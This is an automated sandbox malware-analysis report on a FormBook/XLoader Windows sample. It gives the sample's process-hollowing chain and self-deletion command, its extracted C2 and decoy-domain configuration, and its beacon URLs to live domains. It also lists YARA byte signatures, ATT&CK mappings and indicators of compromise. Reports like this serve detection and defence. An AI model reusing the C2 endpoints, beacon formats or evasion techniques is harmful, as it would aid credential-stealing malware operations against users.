ID: 491743
Sample Name:
DN_467842234567.exe
Cookbook: default.jbs
Time: 21:04:20
Date: 27/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report DN_467842234567.exe

Overview


General Information

Sample Name:	DN_467842234567.exe
Analysis ID:	491743
MD5:	c16013ea29f9dd1.
SHA1:	5afd533f2957305..
SHA256:	df05d916a02c09e.
Tags:	exe Formbook xloader
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through …
- System process connects to networ…
- Detected unpacking (changes PE se…
- Multi AV Scanner detection for dropp…
- Sample uses process hollowing tech…
- Maps a DLL or memory area into an…
- Machine Learning detection for samp…
- Performs DNS queries to domains w…

Classification



Process Tree

- **System is w10x64**
- DN_467842234567.exe (PID: 1088 cmdline: 'C:\Users\user\Desktop\DN_467842234567.exe' MD5: C16013EA29F9DD1525DCB65C2184784E)
  - DN_467842234567.exe (PID: 6416 cmdline: 'C:\Users\user\Desktop\DN_467842234567.exe' MD5: C16013EA29F9DD1525DCB65C2184784E)
    - explorer.exe (PID: 3424 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - WWAHost.exe (PID: 4388 cmdline: C:\Windows\SysWOW64\WWAHost.exe MD5: 370C260333EB3149EF4E49C8F64652A0)
        - cmd.exe (PID: 5492 cmdline: /c del 'C:\Users\user\Desktop\DN_467842234567.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 5180 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.bofight.store/r95e/"
  ],
  "decoy": [
    "mindyourbusinesscoin.com",
    "melandri.club",
    "13011196.com",
    "bespinpoker.com",
    "ohchainpodklo.xyz",
    "paolacapitanio.com",
    "hnczppjs.com",
    "healthygold-carefit.club",
    "drive16pay.art",
    "5foldmastermind.com",
    "especialistasorteios.online",
    "cjcveterotqze.com",
    "originaldigitalspaces.com",
    "21lawsofconfidence.com",
    "uscryptomininglaws.com",
    "nilist.xyz",
    "bergstromgreenholt.icu",
    "dumbasslures.com",
    "companieus.com",
    "2gtfy0.com",
    "jpbrunos.com",
    "cdsensor.host",
    "memorypc.gmbh",
    "blue-music.com",
    "lottochain.bet",
    "exegen.online",
    "gardenmanager.net",
    "tyczhhapph5.com",
    "financecreditpro.com",
    "you-teikeis.site",
    "portale-accessi-anomali.com",
    "performansorganizasyon.xyz",
    "coinoforum.com",
    "kagulowa.com",
    "kxdrstone.com",
    "projudi-poker.com",
    "glu-coin.com",
    "mremvd.icu",
    "smpldebts.com",
    "gabgbang.com",
    "hoochhousebar.com",
    "zuowxk.icu",
    "whatipm.com",
    "healthcaresms.com",
    "nurhalilah.xyz",
    "platforma-gaz.space",
    "railrats.com",
    "lastmedicalcard.com",
    "1auwifsr.icu",
    "ctgybebuy.com",
    "2377k.com",
    "mightynz.com",
    "sbcsdaia.com",
    "conversionlist.com",
    "ventas.rest",
    "scotlaenlinea.site",
    "byemreperde.com",
    "getsilverberg.com",
    "meannamemories.com",
    "signotimes.com",
    "jhuipx1cnb.xyz",
    "5apchk35.xyz",
    "tspd.site",
    "aoshihuanyu.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000002.933413799.0000000000560000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000007.00000002.933413799.0000000000560000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19b97:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000007.00000002.933413799.0000000000560000.00000040.00020000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16ac9:$sqlite3step: 68 34 1C 7B E1 • 0x16bdc:$sqlite3step: 68 34 1C 7B E1 • 0x16af8:$sqlite3text: 68 38 2A 90 C5 • 0x16c1d:$sqlite3text: 68 38 2A 90 C5 • 0x16b0b:$sqlite3blob: 68 53 D8 7F 8C • 0x16c33:$sqlite3blob: 68 53 D8 7F 8C
00000004.00000000.707107290.000000000F01F000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000004.00000000.707107290.000000000F01F000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x46a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x4191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x47a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9b97:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0xac3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 25 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
1.2.DN_467842234567.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
1.2.DN_467842234567.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19b97:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
1.2.DN_467842234567.exe.400000.0.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16ac9:$sqlite3step: 68 34 1C 7B E1 • 0x16bdc:$sqlite3step: 68 34 1C 7B E1 • 0x16af8:$sqlite3text: 68 38 2A 90 C5 • 0x16c1d:$sqlite3text: 68 38 2A 90 C5 • 0x16b0b:$sqlite3blob: 68 53 D8 7F 8C • 0x16c33:$sqlite3blob: 68 53 D8 7F 8C
0.2.DN_467842234567.exe.e920000.3.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0.2.DN_467842234567.exe.e920000.3.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b92:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13391:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b1f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1260c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9322:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18d97:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19e3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 13 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration
Multi AV Scanner detection for submitted file
Yara detected FormBook
Multi AV Scanner detection for dropped file
Machine Learning detection for sample
Machine Learning detection for dropped file

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
System process connects to network (likely due to code injection or exploit)
Performs DNS queries to domains with low reputation
C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Data Obfuscation:

Detected unpacking (changes PE section rights)

Hooking and other Techniques for Hiding and Protection:

Self deletion via cmd delete

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)
Sample uses process hollowing technique
Maps a DLL or memory area into another process
Injects a PE file into a foreign processes
Queues an APC in another process (thread injection)
Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 6 1 2	Virtualization/Sandbox Evasion 2	OS Credential Dumping	Security Software Discovery 2 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatio
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 6 1 2	LSASS Memory	Virtualization/Sandbox Evasion 2	Remote Desktop Protocol	Clipboard Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 to Redirect Phon Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Deobfuscate/Decode Files or Information 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 4	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1 2	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatio
Replication Through Removable Media	Launchd	Rc.common	Rc.common	File Deletion 1	Cached Domain Credentials	System Information Discovery 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
DN_467842234567.exe	64%	ReversingLabs	Win32.Trojan.Swotter	
DN_467842234567.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\nslF1C.tmp\rcgwzvp.dll	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\nslF1C.tmp\rcgwzvp.dll	11%	ReversingLabs	Win32.Trojan.InjectorX	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.1.DN_467842234567.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
0.2.DN_467842234567.exe.e920000.3.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
0.0.DN_467842234567.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File
7.2.WWAHost.exe.3d57968.4.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.2.DN_467842234567.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File
1.0.DN_467842234567.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File
1.2.DN_467842234567.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
7.2.WWAHost.exe.a398b0.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.drive16pay.art/r95e/?5jTDyZ=hlNCb9FJCcnwseEpDycOVhynUMT+mMuln2sCiD+HHAGMht96K5ziw8KZ4U389UfCWXdM&l2M=TL00	0%	Avira URL Cloud	safe	
http://www.2377k.com/r95e/?5jTDyZ=Bz2f4T/F+fkIMVoJU/amRd6ca64J0uSW6dugIGIPMe5NoTdXMzMXV3yFXHZPUv8ChFjS&l2M=TL00	0%	Avira URL Cloud	safe	
http://www.lottochain.bet/r95e/?5jTDyZ=TgnCaJJuD0kHzauLDq/dXM7zvJjUq4JZJEpqJXalrHOYrpD3Izw002IN0NuSyeqNHOZT&l2M=TL00	0%	Avira URL Cloud	safe	
www.bofight.store/r95e/	0%	Avira URL Cloud	safe	
http://www.nurhalilah.xyz/r95e/?5jTDyZ=M4286+QNvZx8LKmy/UZnIHKCdMprwtwgM1NJPmpLuQigTfxCAf78NurDWqizjXHDX4ej&l2M=TL00	0%	Avira URL Cloud	safe	
http://www.financecreditpro.com/r95e/?5jTDyZ=TvKiO4/QDjaQNmJvqYzYpGMovSyo6lhw1ZKWJ3cUrN1tKoZgxWwrK5KCn4028QL8xxrY&l2M=TL00	0%	Avira URL Cloud	safe	
http://www.uscryptomininglaws.com/r95e/?5jTDyZ=BXQ0bbTmKEXRUVKMKrV3wGde7K0OnYr2R+4D0hwUDGvbHRTPKc91vtcYWtUAnnCzzr+p&l2M=TL00	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.drive16pay.art	202.165.66.108	true	true		unknown
uscryptomininglaws.com	34.102.136.180	true	false		unknown
www.financecreditpro.com	5.9.90.226	true	true		unknown
www.2377k.com	172.67.148.98	true	true		unknown
td-balancer-euw2-6-109.wixdns.net	35.246.6.109	true	false		unknown
www.nurhalilah.xyz	104.21.11.163	true	true		unknown
www.healthcaresms.com	unknown	unknown	true		unknown
www.kxdrstone.com	unknown	unknown	true		unknown
www.21lawsofconfidence.com	unknown	unknown	true		unknown
www.lottochain.bet	unknown	unknown	true		unknown
www.byemreperde.com	unknown	unknown	true		unknown
www.portale-accessi-anomali.com	unknown	unknown	true		unknown
www.uscryptomininglaws.com	unknown	unknown	true		unknown
www.smpldebts.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.drive16pay.art/r95e/?5jTDyZ=hlNCb9FJCcnwseEpDycOVhynUMT+mMuln2sCiD+HHAGMht96K5ziw8KZ4U389UfCWXdM&l2M=TL00	true	• Avira URL Cloud: safe	unknown
http://www.2377k.com/r95e/?5jTDyZ=Bz2f4T/F+fkIMVoJU/amRd6ca64J0uSW6dugIGIPMe5NoTdXMzMXV3yFXHZPUv8ChFjS&l2M=TL00	true	• Avira URL Cloud: safe	unknown
http://www.lottochain.bet/r95e/?5jTDyZ=TgnCaJJuD0kHzauLDq/dXM7zvJjUq4JZJEpqJXalrHOYrpD3Izw002IN0NuSyeqNHOZT&l2M=TL00	false	• Avira URL Cloud: safe	unknown
www.bofight.store/r95e/	true	• Avira URL Cloud: safe	low
http://www.nurhalilah.xyz/r95e/?5jTDyZ=M4286+QNvZx8LKmy/UZnIHKCdMprwtwgM1NJPmpLuQigTfxCAf78NurDWqizjXHDX4ej&l2M=TL00	true	• Avira URL Cloud: safe	unknown
http://www.financecreditpro.com/r95e/?5jTDyZ=TvKiO4/QDjaQNmJvqYzYpGMovSyo6lhw1ZKWJ3cUrN1tKoZgxWwrK5KCn4028QL8xxrY&l2M=TL00	true	• Avira URL Cloud: safe	unknown
http://www.uscryptomininglaws.com/r95e/?5jTDyZ=BXQ0bbTmKEXRUVKMKrV3wGde7K0OnYr2R+4D0hwUDGvbHRTPKc91vtcYWtUAnnCzzr+p&l2M=TL00	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.21.11.163	www.nurhalilah.xyz	United States		13335	CLOUDFLARENETUS	true
35.246.6.109	td-balancer-euw2-6-109.wixdns.net	United States		15169	GOOGLEUS	false
34.102.136.180	uscryptominginglaws.com	United States		15169	GOOGLEUS	false
172.67.148.98	www.2377k.com	United States		13335	CLOUDFLARENETUS	true
5.9.90.226	www.financecreditpro.com	Germany		24940	HETZNER-ASDE	true
202.165.66.108	www.drive16pay.art	Australia		18206	VPIS-APVADSManagedBusinessInternetServiceProviderMY	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	491743
Start date:	27.09.2021
Start time:	21:04:20
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 21s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	DN_467842234567.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	18
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/2@13/6
EGA Information:	Failed
HDC Information:	• Successful, ratio: 23.1% (good quality ratio 20.5%) • Quality average: 73.9% • Quality standard deviation: 32.9%
HCA Information:	• Successful, ratio: 83% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.nurhalilah.xyz	DN-32T56U8I90.exe	Get hash	malicious	Browse	• 172.67.166.108

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	D.I. Pipes Fittings.doc	Get hash	malicious	Browse	• 162.159.133.233
	2mdb3OG6FM.exe	Get hash	malicious	Browse	• 104.23.98.190
	DHL AWB# 4AB19037XXX.pdf.exe	Get hash	malicious	Browse	• 162.159.133.233
	fTset285bI.exe	Get hash	malicious	Browse	• 162.159.133.233
	aQKifdER74.exe	Get hash	malicious	Browse	• 162.159.133.233
	s9SWgUgyO5.exe	Get hash	malicious	Browse	• 162.159.133.233
	Docusign_Signature_1019003.html	Get hash	malicious	Browse	• 104.16.19.94
	GU#U00cdA DE CARGA...exe	Get hash	malicious	Browse	• 104.21.19.200
	TT09876545678T8R456.exe	Get hash	malicious	Browse	• 104.21.19.200
	Original Shipping documents.exe	Get hash	malicious	Browse	• 162.159.129.233
	Image-Scan-80195056703950029289.exe	Get hash	malicious	Browse	• 162.159.133.233
	RHgAncmh0E.exe	Get hash	malicious	Browse	• 162.159.135.233
	InvPixcareer.-43329_20210927.xlsb	Get hash	malicious	Browse	• 162.159.129.233
	InvPixcareer.-43329_20210927.xlsb	Get hash	malicious	Browse	• 162.159.130.233
	01_extracted.exe	Get hash	malicious	Browse	• 104.21.19.200
	InvPixcareer.-5589234_20210927.xlsb	Get hash	malicious	Browse	• 162.159.135.233
	INQUIRY LIST.exe	Get hash	malicious	Browse	• 162.159.133.233
	qJvDfzBXbs	Get hash	malicious	Browse	• 104.16.180.49
	YTHK21082400.exe	Get hash	malicious	Browse	• 162.159.133.233
	Silver_Light_Group_DOC03027321122.exe	Get hash	malicious	Browse	• 162.159.129.233
CLOUDFLARENETUS	D.I. Pipes Fittings.doc	Get hash	malicious	Browse	• 162.159.133.233
	2mdb3OG6FM.exe	Get hash	malicious	Browse	• 104.23.98.190
	DHL AWB# 4AB19037XXX.pdf.exe	Get hash	malicious	Browse	• 162.159.133.233
	fTset285bI.exe	Get hash	malicious	Browse	• 162.159.133.233
	aQKifdER74.exe	Get hash	malicious	Browse	• 162.159.133.233
	s9SWgUgyO5.exe	Get hash	malicious	Browse	• 162.159.133.233
	Docusign_Signature_1019003.html	Get hash	malicious	Browse	• 104.16.19.94
	GU#U00cdA DE CARGA...exe	Get hash	malicious	Browse	• 104.21.19.200
	TT09876545678T8R456.exe	Get hash	malicious	Browse	• 104.21.19.200
	Original Shipping documents.exe	Get hash	malicious	Browse	• 162.159.129.233

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Image-Scan-80195056703950029289.exe	Get hash	malicious	Browse	• 162.159.133.233
	RHgAncmh0E.exe	Get hash	malicious	Browse	• 162.159.135.233
	InvPixcareer.-43329_20210927.xlsb	Get hash	malicious	Browse	• 162.159.129.233
	InvPixcareer.-43329_20210927.xlsb	Get hash	malicious	Browse	• 162.159.130.233
	01_extracted.exe	Get hash	malicious	Browse	• 104.21.19.200
	InvPixcareer.-5589234_20210927.xlsb	Get hash	malicious	Browse	• 162.159.135.233
	INQUIRY LIST.exe	Get hash	malicious	Browse	• 162.159.133.233
	qJvDfzBXbs	Get hash	malicious	Browse	• 104.16.180.49
	YTHK21082400.exe	Get hash	malicious	Browse	• 162.159.133.233
	Silver_Light_Group_DOC03027321122.exe	Get hash	malicious	Browse	• 162.159.129.233

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\heydlav1me3m3	
Process:	C:\Users\user\Desktop\DN_467842234567.exe
File Type:	data
Category:	dropped
Size (bytes):	216352
Entropy (8bit):	7.988889824927144
Encrypted:	false
SSDEEP:	6144:B3LvyTtzd7TaYoyfuV6l1QOqvZV37EmPUxe:B3LKTtz5oyi2KZFXKe
MD5:	58C2415280597F09508AF99848706970
SHA1:	519D3C89A189C57CCF79D068668CCBF0D945D4AA
SHA-256:	1C1E3D64943CD74398E9AE298D957AF7C941FCD7161306D24FFD88A9F03A73F7
SHA-512:	A016852CB37C15558A4E1414E765B62719639CC466F22D697E8FBA339EAE58EC3C939C4AB3EBB00875B54CFB19A079074B67346C01968C6DBED949714FCB3E1
Malicious:	false
Reputation:	low
Preview:	Z+Y*5i.>.UDh....5.&.....L...!e..%...Ub....W.eT..%h..fk..N....!..o..a;.}Q...G..b0.lz.I....@Z..$.....|V..>9.O.L.....*..;.`.....#..0.R.gA."CS....d..P-Vm8.*.E..|.....ll.ew.u.Keu.6..fo.....%u.S.{e.8m.I.....F:3..MtJ..T.0...0C.04..w1.X.^..w..p.Yz'AFZi.>...<.t.YYh...l4.Zg.'..!e.w.%..Ub..t.W.eT..%h..fk.....4\.eojS"\q....4.Ie....V....fM.M.N]....Y.M.e..U%g..[..V..;.`..I.JY)...[Ni9.....m.)o.!..k7)Z.S.#...e:U|..E,]....h..6.....t?... ..%.S.{e.}m...5..k....F:3..M}.....0...0C.4.5w1.k.^s._..p.Y.'zFZi.>.w.<..YYh...l..Zg.'.i.!e..%...Ub....W.eT..%h..fk.....4\.eojS"\q....4.Ie....V....fM.M.N]....Y.M.e..U%g..[..V..;.`..I.JY)...[Ni9.....m.)o.!..k7)Z.S.#...e:U|..E,]..u.Keu.6...o.t...3f.%u.S.{e.}m...5...k....F:3..M}.....0...0C.4.5w1.k.^s._..p.Y.'zFZi.>.w.<..YYh...l..Zg.'.i.!e..%...Ub....W.eT..%h..fk.....4\.eojS"\q....4.Ie....V....fM.M.N]....Y.M.e..U%g..[..V..;.`..I.JY)...[Ni9.....m.)o.!..k7)Z.S.#...e:U|..E,]..u.Keu.6...o.t...3f.%u.S.{e.}m...5...k....F:3..M}.....0

C:\Users\user\AppData\Local\Temp\nsIF1C.tmp\rcgwzvp.dll	
Process:	C:\Users\user\Desktop\DN_467842234567.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	6.5327019634702514
Encrypted:	false
SSDEEP:	192:4ouT5wvAi3OL1PJuIJHSArHv6vQmgbehh8dgq47bmDQH4UJ58cHk2:4ouT7ZSav6KYmDncE2
MD5:	6B93D55CD940BABD5EAB05E0A8A2FEA7
SHA1:	E2FC9047947BDD96F92B8E1D103FC13FB606D540
SHA-256:	3EEFD1C7DAF2B08BC38159F216CD5E79CA1BDAF923EE6993EDDBC602E6B84E15
